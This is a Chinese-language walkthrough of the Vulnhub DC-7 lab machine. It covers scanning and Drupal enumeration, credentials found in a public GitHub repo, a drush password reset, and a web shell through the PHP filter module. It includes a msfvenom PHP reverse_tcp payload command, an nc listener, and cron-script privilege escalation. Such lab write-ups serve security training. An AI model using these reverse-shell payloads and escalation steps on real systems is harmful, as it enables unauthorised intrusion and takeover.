
Vulnhub DC-7靶机渗透
信息搜集
nmap -sP 192.168.146.0/24 #主机发现
nmap -A 192.168.146.144 #端口扫描

查看robots.txt,看看admin,403,其他没有什么可利用的。
看到熟悉的图标(drupal),强上metasploit走不通。
一般这种cms都会有自己本身的扫描器(像比较出名的wordpress的扫描器wpscan),所以上github搜一搜drupal的扫描。然后找到了一个drupwn。https://github.com/immunIT/drupwn
看一眼帮助然后直接一把梭,等待结果。


python3 drupwn --users --nodes --modules --dfiles --themes --thread 5 enum http://192.168.146.144
Module太慢直接Ctrl-C跳过。浏览一下,好像也没什么有用的,Users不是*。
没什么思路,先回到首页看这段提示把。

作者说并不是非常技术性的东西,不是爆破等,要从外部看这个箱子。
外部???难道是社工?(兴奋.jpg

看看这幅图,显然是魔改过的Drupal,且左下方有个署名,那么google一下这个名字?


进github看到部分源代码。https://github.com/Dc7User/staffdb
首先看看配置信息config.php

看到用户名和密码看看能不能ssh链接上去。发现可以连上。。。

getFlag
登陆进去后,继续看看有什么有用的信息。

又看到mbox应该是有用的东西。

看到一个shell脚本,这个脚本是以root权限运行的,且是一个定时任务。(这里应该就有大概的思路了)
在看看脚本内容

看看脚本的权限。

该脚本只有root和www-data才可以修改。
几个不知道的命令分别搜搜:drush 和 gpg
gpg:http://linux.51yip.com/search/gpg
drush:https://www.howtoing.com/a-beginner-s-guide-to-drush-the-drupal-shell

尝试使用drush修改密码

第一个执行错误应该是这个目录没有权限,再看看html目录是有权限的可以执行成功。
修改密码后,直接到web端登陆,可以成功登录。
进入后台了,思路应该是反弹shell成为www-data,为什么呢?
因为backup.sh脚本只能由root或者www-data修改,且是一个root的定时任务。
google一下反弹shell的方法:https://www.sevenlayers.com/index.php/164-drupal-to-reverse-shell
其中有php filter,但是我们的环境没有,不过我们可以安装新的模块,那就直接安装下。https://www.drupal.org/project/php


然后勾选安装的php filter,然后点击最下面的install

然后就可以进入content,选择basic page,选择php code测试下。输入完后点击preview,成功看到phpinfo。

现在来进行php反弹shell的代码。
首先渗透机先nc -lvvp 4444
网上找一些改一下ip和port直接粘贴进去,或者直接msfvenom生成一个
msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.146.132 LPORT=4444 -f raw
再使用exploit/multi/handler来监听



老样子,先使用交互式shell。python -c 'import pty; pty.spawn("/bin/bash")'

然后就往backups.sh中写命令把。这里可以直接使用ls+cat读出flag,也可以再来一个反弹shell。



等上一段时间(几分钟)。然后邮件是发给dc7的,那么我们回到dc7用户看看tmp目录下的文件。
总结
本次靶机新花样:社工(虽然很easy。
这里学了下使用drush修改drupal后台密码和drupal后台getshell的方法(安装模块,使用php filter)
Vulnhub DC-7靶机渗透的更多相关文章
- DC 1-3 靶机渗透
DC-1靶机 端口加内网主机探测,发现192.168.114.146这台主机,并且开放了有22,80,111以及48683这几个端口. 发现是Drupal框架. 进行目录的扫描: 发现admin被禁止 ...
- Vulnhub DC-1靶机渗透学习
前言 之前听说过这个叫Vulnhub DC-1的靶机,所以想拿来玩玩学习,结果整个过程都是看着别人的writeup走下来的,学艺不精,不过这个过程也认识到,学会了很多东西. 所以才想写点东西,记录一下 ...
- VulnHub CengBox2靶机渗透
本文首发于微信公众号:VulnHub CengBox2靶机渗透,未经授权,禁止转载. 难度评级:☆☆☆☆官网地址:https://download.vulnhub.com/cengbox/CengB ...
- VulnHub PowerGrid 1.0.1靶机渗透
本文首发于微信公众号:VulnHub PowerGrid 1.0.1靶机渗透,未经授权,禁止转载. 难度评级:☆☆☆☆☆官网地址:https://download.vulnhub.com/power ...
- Vulnhub靶机渗透 -- DC5
信息收集 通过nmap搜索到IP为:192.168.200.11 开启了80http.111RPC服务端口 先打开网页,然后进行目录爆破 contact.php 攻击 经搜索没有发现可以攻击wheel ...
- Vulnhub DC-9靶机渗透
信息搜集 nmap -sP 192.168.146.0/24 #主机发现 nmap -A 192.168.146.147 #扫描端口等信息 22端口过滤,80端口开放,同样的从80端口入手. 不是现成 ...
- Vulnhub靶机渗透 -- DC6
信息收集 开启了22ssh和80http端口 ssh可以想到的是爆破,又或者是可以在靶机上找到相应的靶机用户信息进行登录,首先看一下网站信息 结果发现打开ip地址,却显示找不到此网站 但是可以发现地址 ...
- vulnhub-DC:2靶机渗透记录
准备工作 在vulnhub官网下载DC:1靶机https://www.vulnhub.com/entry/dc-2,311/ 导入到vmware 打开kali准备进行渗透(ip:192.168.200 ...
- vulnhub-DC:1靶机渗透记录
准备工作 在vulnhub官网下载DC:1靶机https://www.vulnhub.com/entry/dc-1,292/ 导入到vmware 打开kali准备进行渗透(ip:192.168.200 ...
- vulnhub-DC:3靶机渗透记录
准备工作 在vulnhub官网下载DC:1靶机www.vulnhub.com/entry/dc-3,312/ 导入到vmware 导入的时候遇到一个问题 解决方法: 点 "虚拟机" ...
随机推荐
- MySQL 【常识与进阶】
MySQL 事物 InnoDB事务原理 事务(Transaction)是数据库区别于文件系统的重要特性之一,事务会把数据库从一种一致性状态转换为另一种一致性状态. 在数据库提交时,可以确保要么所有修改 ...
- [android]p7-1 fragment学习笔记
本文源自<android权威编程指南第3版>第7章UI fragment与fragment 第7章主要内容是实现一个记录不良行为的APP(部分实现),有列表,有具体的行为内容显示.第7章主 ...
- CSS核心概念之盒子模型
盒子模型(Box Model) 关于更多CSS核心概念的文章请关注GitHub--CSS核心概念. 当对一个文档进行布局的时候,浏览器的渲染引擎会根据标准之一的 CSS 基础框盒模型(CSS basi ...
- nuxt.js如何实现同级目录下建多个动态路由,并将链接设置.html后缀
nuxt.js中如果在同级目录中建两个_xxxx.vue的动态路由文件,那么页面跳转始终是跳的一个页面,如何解决这个问题呢?下面举个栗子: 第一步:新建两个页面文件 第二步:在nuxt.config. ...
- Chrome开发者工具之测试应用
一.Chrome开发者工具简介 浏览器的开发者工具(DevTools)可以帮助开发人员对网页进行布局,比如HTML+CSS,帮助前端工程师更好的调试脚本(JavaScript.jQuery)之类的,还 ...
- npm 安装包总结
1.前端可视化json:vue-json-viewer; 2.富文本编辑: vue-quill-editor; https://www.cnblogs.com/ZaraNet/p/1020922 ...
- 原生Canvas循环滚动弹幕(现金红包活动带头像弹幕)
效果 gif有些糊,可以 在线预览 实现关键点 requestAnimationFrame 循环帧: 绘制单条弹幕,画框子 -> 画头像 -> 写黑色的字 -> 写红色的字, mea ...
- 利用EPX Studio将C/S程序转成B/S的方法详解(在线模块方式)
采用 EPX 的在线模块,是最简单的方法,包括实现简单,客户端不需任何设置,客户使用就简单. 1. 设置服务器端参数(EPServer) 1.1 在服务配置工具选项卡中,设置服务项中的名称,路径,激活 ...
- 玩转控件:扩展Dev中SimpleButton
何为扩展,顾名思义,就是在原有控件属性.事件的基础上拓展自己需要或实用的属性.事件等等.或者可以理解为,现有的控件已经不能完全满足我(的需求)了.好的扩展会使控件更加完善,实用,好用.不好的扩展,说白 ...
- MyBatis框架——多表查询
MyBatis多表查询, 从表中映射主表,使用 association 标签,通过设置 javaType 属性关联实体类: 主表映射从表,使用 collection 标签,通过 ofType 属性关联 ...